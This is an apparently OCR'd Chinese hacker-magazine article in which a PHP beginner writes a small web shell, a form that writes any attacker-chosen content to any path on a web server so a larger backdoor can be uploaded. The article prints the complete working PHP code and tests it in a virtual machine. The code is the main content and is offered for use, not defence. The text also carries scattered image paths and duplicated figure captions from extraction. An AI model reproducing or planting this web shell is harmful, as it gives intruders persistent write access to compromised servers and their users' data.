


图3




图4

（文章中涉及的相关工具本期光盘已收录）

小菜也来写PHP小马

txcbg

最近小菜我正在学习PHP。尽管介绍PHP的书才看了几页，却产生了自已写个PHP小马的强烈想法。于是在仅看了几个PHP函数后，仗着有PHP手册就开工了。

考虑到刚接触PHP，知道的东西实在有限，因此设定我要写的PHP小马就一个功能：写一个文件到Web服务器上，也就是能实现小马传大马的功能，和ASP的小马类似。

第一次写的代码为：

```
<html>
<title>PHP学习笔记之PHP简陋小马</title>
<?php
echo "网站物理路径为：".$_SERVER["DOCUMENT_
ROOT"]."<br>";  //显示网站物理路径
echo "当前文件路径为：".$_SERVER["SCRIPT_FILE-
```

```
NAME"];                          //显示当前文件路径
    $p=$_POST["fpath"];           //获取POST过来的fpath变量
    $c=$_POST["filecount"];       //获取POST过来的要写入文件的内容
    $f=fopen($p,"w");             //以写的方式打开fpath变量指定的文件，不存在则创建
    fwrite($f,$c);                //把内容写入文件
    @fclose($f);
    ?>
    <form action='' method=post>
    文件名:
    <input type=text name="fpath" size=60><br>
    <textarea name="filecount" cols=80 rows=10 width=32></textarea>
    <input type =submit value=保存>
    </form>
    </html>
```

把上面代码保存为diy.php，放到我虚拟机里的PHP环境的Web根目录下。因为我是新手，给关键PHP代码都做了注释。diy.php在虚拟机中的访问地址为http://127.0.0.1/diy.php，用浏览器打开http://127.0.0.1/diy.php，显示如图1。界面太丑，大家包涵，哈哈。




图1

界面很简单，上面两行显示了网站的根目录和当前小马所在的路径，接下来是输入要保存文件的文件名的输入框，下面是输入要保存文件内容的输入框，最后是一个名为“保存”的按钮。这个PHP小马的功能就是写入一个文件到Web服务器上。“文件名”后面的输入框中是要保存文件的名字，支持带路径，不带路径光输入文件名字的话是在PHP小马当前目录下写入文件，下面的大输入框中输入要写入文件的内容，比如PHP大马的代码。点“保存”按钮后写入文件。

来测试下这个小马是否能完成我预想的功能。来写入一个文件看下。文件名我写x.php，内容写hackerxfiles，点“保存”按钮后没有错误提示，来到diy.php所在的目录，发现已经生成了文件x.php，如图2。用记事本程序打开x.php，要写入的内容hackerxfiles成功写入了，如图3。




图2




图3




图4

